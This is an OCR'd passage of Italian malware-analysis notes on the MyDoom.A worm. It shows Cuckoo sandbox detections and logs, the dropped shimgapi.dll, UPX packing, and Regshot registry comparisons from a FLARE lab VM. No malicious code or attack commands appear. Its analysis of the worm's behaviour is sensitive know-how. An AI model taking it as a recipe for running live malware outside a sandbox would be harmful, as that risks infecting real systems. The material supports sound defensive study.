
1. **Caricamento e Esecuzione in Cuckoo**: Cuckoo esegue il worm e fornisce dettagli sulla sua attività, inclusi gli algoritmi utilizzati come UPX e l'analisi dei log generati.
    - Dai log è possibile osservare i processi avviati dal worm, con l'obiettivo di creare sessioni di controllo remoto e raccogliere dati.






cuckoo.cert.ee/analysis/5380955/summary/
Dashboard
Recent
Pending
Search
Submit
Import
Signatures
Yara rules detected for file (3 events)
description (no description) rule UPX
description The packer/protector section names/keywords rule suspicious_packer_section
description Affect system registries rule win_registry
The executable uses a known packer (1 event)
packer UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser
Creates executable files on the filesystem (1 event)
file C:\Windows\System32\shimgapi.dll
The binary likely contains encrypted or compressed data indicative of a packer (2 events)
The executable is compressed using UPX (2 events)
File has been identified by 17 AntiVirus engine on IRMA as malicious (17 events)
Wireshark


cuckoo.cert.ee/analysis/5380955/summary/
Dashboard
Recent
Pending
Search
Submit
Import
FILE Oct. 30, 2024, 11:10 a.m. Oct. 30, 2024, 11:13 a.m. 179 seconds internet Show Analyzer Log Show Cuckoo Log
Analyzer Log
2024-10-30 10:10:03,000 [analyzer] DEBUG: Starting analyzer from: C:\tmpk4d6bl
2024-10-30 10:10:03,015 [analyzer] DEBUG: Pipe server name: \??\PIPE\iQks1SuDPchmcZBgEbobOeh8JuXTLzq
2024-10-30 10:10:03,015 [analyzer] DEBUG: Log pipe server name: \??\PIPE\wyaFOjFaWCYZRAWIV
2024-10-30 10:10:03,280 [analyzer] DEBUG: Started auxiliary module Curtain
2024-10-30 10:10:03,280 [analyzer] DEBUG: Started auxiliary module DbgView
2024-10-30 10:10:04,000 [analyzer] DEBUG: Started auxiliary module Disguise
2024-10-30 10:10:04,233 [analyzer] DEBUG: Loaded monitor into process with pid 512
2024-10-30 10:10:04,233 [analyzer] DEBUG: Started auxiliary module DumpTLSMasterSecrets
2024-10-30 10:10:04,250 [analyzer] DEBUG: Started auxiliary module Human
2024-10-30 10:10:04,250 [analyzer] DEBUG: Started auxiliary module InstallCertificate
2024-10-30 10:10:04,250 [analyzer] DEBUG: Started auxiliary module Reboot
2024-10-30 10:10:04,328 [analyzer] DEBUG: Started auxiliary module RecentFiles
2024-10-30 10:10:04,342 [analyzer] DEBUG: Started auxiliary module Screenshots
2024-10-30 10:10:04,358 [analyzer] DEBUG: Started auxiliary module Sysmon
2024-10-30 10:10:04,358 [analyzer] DEBUG: Started auxiliary module LoadIer0m0n
2024-10-30 10:10:04,546 [lib.api.process] INFO: Successfully executed process from path u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\MyDoom.A.exe' with arguments '' and pid 2096
2024-10-30 10:10:04,750 [analyzer] DEBUG: Loaded monitor into process with pid 2096
2024-10-30 10:10:04,765 [analyzer] INFO: Added new file to list with pid 2096 and path C:\Windows\SysWOW64\shimgapi.dll
2024-10-30 10:10:04,765 [analyzer] INFO: Added new file to list with pid 2096 and path C:\Users\Administrator\AppData\Local\Temp\Wessage
2024-10-30 10:10:04,875 [lib.api.process] ERROR: Failed to dump memory of 32-bit process with pid 2096.
2024-10-30 10:10:05,546 [analyzer] INFO: Process with pid 2096 has terminated
2024-10-30 10:10:05,546 [analyzer] INFO: Process list is empty, terminating analysis.
2024-10-30 10:10:06,765 [analyzer] INFO: Terminating remaining processes before shutdown.
2024-10-30 10:10:06,780 [analyzer] INFO: Analysis completed.
Signatures
Wireshark





Comportamento del Worm


⚜️ **Tag:** #comportamento_malware #REGSHOT #PROCMON #kernel32


L’analisi comportamentale del worm è stata svolta con vari tool per verificare l’impatto del worm sul sistema:


1. **REGSHOT**: Verifica delle chiavi di registro prima e dopo l'esecuzione del worm.
    - Numero di chiavi prima: 425378.
    - Dopo l’avvio: Eliminazione di oltre 27.000 chiavi e modifica di 20 valori.


Regshot 1.9.1 x64 Unic...
Compare logs save as:
Plain TXT
HTML document
1st shot
Scan dir1[;dir2;dir3;...;dir nn]:
C:\Windows
Output path:
C:\Users\flare\AppData\Loc
Quit
About
Add comment into the log:
English
Keys: 39610
Values: 51049
Time: 8s469ms
reg_export
Regshot-x64-Unicod
RegCool
Registry
Ultima modifica: 11/10/2024 18:45
Dimensione: 2,01 KB
Ultima modifica: 11/10/2024 18:46
Dimensione: 1,73 KB
Ultima modifica: 11/10/2024 18:45
Dimensione: 715 byte
4 elementi
1 elemento selezionato 1,73 KB
OllyDbg



&1st shot
Datetime: 2024-10-30 09:29:01
Computer: DESKTOP-AAVVOIP
Username: flare
Keys: 425378
Values: 683081
Dirs: 0
Files: 0
OK
reg_export
Regshot-x64-Unicod
RegCool
Registry
Ultima modifica: 11/10/2024 18:45
Dimensione: 2,01 KB
Ultima modifica: 11/10/2024 18:46
Dimensione: 1,73 KB
Ultima modifica: 11/10/2024 18:45
Dimensione: 715 byte
4 elementi
1 elemento selezionato 1,73 KB
ida



Strumenti di ricerca
Strumenti applicazioni
mydoo - search-ms:displayname=Risultati%20ricerca%20in%20Malware&crumb=...
File
Home
Condividi
Visualizza
Cerca
Gestisci
Risultati ricerca in Malware
mydoo
Accesso rapido
Desktop
Download
Documenti
Immagini
Musica
SDelete
Video
OneDrive - Personal
Questo PC
Rete
MyDoom.A.exe.i64
C:\Utenti\flare\Desktop\Malware\Email-Worm
Tipo: IDA (64-bit) Database
Ultima modifica: 30/10/2024 10:01
Dimensione: 184 KB
MyDoom.A.exe
C:\Utenti\flare\Desktop\Malware\Email-Worm
Tipo: Applicazione
Ultima modifica: 28/10/2024 16:49
Dimensione: 22,0 KB

